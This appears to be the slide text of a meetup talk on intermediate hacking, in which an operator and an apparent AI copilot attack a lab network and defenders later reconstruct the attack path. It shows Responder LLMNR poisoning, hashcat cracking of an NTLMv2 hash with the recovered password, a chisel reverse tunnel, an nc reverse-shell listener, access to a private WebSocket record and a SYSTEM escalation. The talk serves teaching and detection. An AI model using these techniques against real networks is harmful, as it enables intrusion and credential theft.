

MALMÖ 2600 • 2 OCTOBER 2026

INTERMEDIATE HACKING

ONE TUNNEL. TWO STORIES.

PUBLIC Foothold → PRIVATE DATA + SYSTEM

A story about changing position, access and authority.



OPERATOR + COPILOT

CLAES // KRYSSAR + CODEX

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What makes this intermediate?

Short version: pattern recognition.

OBSERVE

Gather enough data to see the environment.

HYPOTHESIZE

Hold several explanations and reduce uncertainty.

REPOSITION

Choose the action that changes capability.

Then prove what changed.

One breach becomes an internal attack path

INITIAL ACCESS

The public web server “conveniently” delivers the payload.

INTERNAL RECON

The foothold reveals routes, services and trust relationships.


TWO PAYOFFS

Private data returns; developer context becomes SYSTEM.

Each decision changes what the attacker can do next.

Outside, DMZ, inside

Trust zones and relationships matter more than the number of machines.



Malcolm observes traffic around DVWA. Sysmon observes Windows.

One click. One delivery route.

A familiar workflow turns the public web server into our way inside.

THE CLICK

one believable moment

THE DELIVERY

payload crosses the boundary

THE FOOTHOLD

DVWA runs it

THE FOOTHOLD STARTS CALLING OUT

OUTSIDE

DVWA

APP


WORKSTATION

SYSTEM

BLUE

The file crosses the Internet

The delivery path puts our payload exactly where it needs to be.



THE PAYLOAD

orbital-agent-update.bin
application/x-executable
11,587,744 bytes

Defacement would be the easy ending

PROVE WE WERE HERE


Deface the public page.
Visible, immediate and pedestrian.

LEARN WHAT THE Foothold IS WORTH

Map routes, trust and reachable services before choosing the next action.


Control is a result. Reconnaissance turns it into an attack path.

Execution is not a route



So control travels in the direction the network already permits.

DVWA calls outward; access comes back



The tunnel introduced itself

NETWORK
VIEW DVWA → HACKTOP

10.10.20.57 → 10.10.30.116:18443
HTTP 101 · WebSocket
Sec-WebSocket-Protocol: chisel-v3

WHY BLUE CARES

A public web server opens an unusual outbound WebSocket. The direction and protocol tell the story.

T1572 · PROTOCOL TUNNELING

Hacktop chooses; DVWA originates



We did not become DVWA. We asked DVWA to connect for us.

Root changes what DVWA can tell us

ROOT ON LINUX

DVWA is ours, so we watch its network conversations.

TRAFFIC PATTERN

Repeated WebSocket traffic points to an internal auction service.

SECOND LEAD

Management traffic reveals a developer workstation.

The network tells us where to look before we scan.

Why reverse SOCKS?

REVERSE SHELL

One destination at a time.
Useful—but too narrow.

BROAD ROUTED TUNNEL

More reach than this story needs.

REVERSE SOCKS

One outbound channel; choose each
observed destination.

BEST FIT FOR TWO OBSERVED LEADS

We test the leads—not the subnet

CLOSED	10.10.20.70:80	wrong door
HTTP 200	10.10.20.70:8090/healthz	auction service answers
HTTP 405	10.10.20.86:5985/wsman	developer workstation answers

Two machines. Two branches. No spray-and-pray.

SOCKS scouts; a fixed forward holds the door

DISCOVERY · REVERSE SOCKS

Hacktop:11080

Several destination-aware requests.
Question: what is there?

OPERATION · FIXED FORWARD

Hacktop:18090 → 10.10.20.70:8090

One explicit repeatable route.
Question: take me back there.

Why the auction server?



Traffic told us it mattered. The tunnel makes it reachable.

The message reaches a private object



TERMINAL request / response

```
{"type":"subscribe","auction_id":"private-ledger"}
```

```
{"type":"auction.snapshot",  
  "auction":{"id":"private-ledger","visibility":"private"}}
```


The private record comes back to Hacktop



TERMINAL WebSocket response

```
{"id":"private-ledger",  
  "visibility":"private",  
  "reserve_owner":"deathstar.procurement"}
```

The developer has to reach the web service somehow




Legitimate operational access creates an interesting trust path.

The foothold reveals a Windows management surface



A management surface worth investigating.

A name-resolution leak becomes authenticated access



The screenshot shows a Kali Linux desktop environment. On the left sidebar, there are icons for Trash, File System, and Home. The top panel displays system icons and the time 14:27. A QTerminal window is open in the center, showing the following commands and output:

```
(kryssar@hacktop)-[~/engagements/malmo2600]
$ sudo responder -I eth0 -wd

[+] Listening for events...
[LLMNR] Poisoned answer sent to 10.10.20.86
[SMB] NTLMv2 Client : 10.10.20.86
[SMB] NTLMv2 Username : webdev@1337webcafe.dev

(kryssar@hacktop)-[~/engagements/malmo2600]
$ hashcat -m 5600 responder.hash rockyou2600.txt

webdev@1337webcafe.dev:2600 S3c0nd 0ct0b3r, 2026
Status.....: Cracked
```

The cracked identity opens the workstation

The login works—but only with standard-user authority.

TERMINAL kali@hacktop · nc -lvnp 44444

```
listening on [any] 44444 ...  
connect to [10.10.30.116] from [10.10.20.86] 50167
```

```
hostname : SAGA-STEAM-WIN10  
user    : webdev@1337webcafe.dev  
access  : Standard user
```

NEW CAPABILITY

The attacker can now act as the developer.

NEXT QUESTION

What does this user control that a privileged service trusts?

A developer identity influences a privileged service



A standard user controls an input that a SYSTEM service trusts.

SYSTEM

Developer Workstation · Windows 10 Pro 19045

WORKSTATION

THE AUTHORITY CHANGES · 21:42:45Z

UTC=2026-09-29 21:42:45Z

user : nt authority\system

SID : S-1-5-18

access : SYSTEM

parent : steamservice.exe → launcher.exe

Sysmon records the authority jump

powershell.exe

webdev · STANDARD USER
21:42:39.729

steamservice.exe

NT AUTHORITY\SYSTEM

launcher.exe

SYSTEM · 21:42:45.480

WHERE IT WORKED

Windows 10 Pro 19045: SYSTEM
Server 2019: no authority change
The environment is part of the attack path.

CAMERA TURN

REWIND THE INCIDENT

Same packets. Different questions.

Erase the attacker terminal.
Can blue reconstruct the path?



Blue reconstructs the pivot



CORRELATION

Direction, identity, time and protocol turn five ordinary events into one reconstructed path.

1,115 alerts. Five events tell the story.

1,115

checksum alerts

one noisy sensor

5

linked events

one coherent path

More alerts do not mean more truth.

The commands change. The questions transfer.

Intermediate hacking is recognizing what changed—and what to do with it.

1.

What changed?

2.

What does this
component
trust?

3.

Who can
influence that
trusted input?

4.


Which test
reduces the most
uncertainty?

5.

What would the
defender
observe?

Questions · objections · better detections?

DEMO OR DIE



Play demo.mp4 from the companion folder (16 seconds, silent)

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We need more skilled
geeks and nerds.

If this looked like your kind of trouble,
you should probably say hello.

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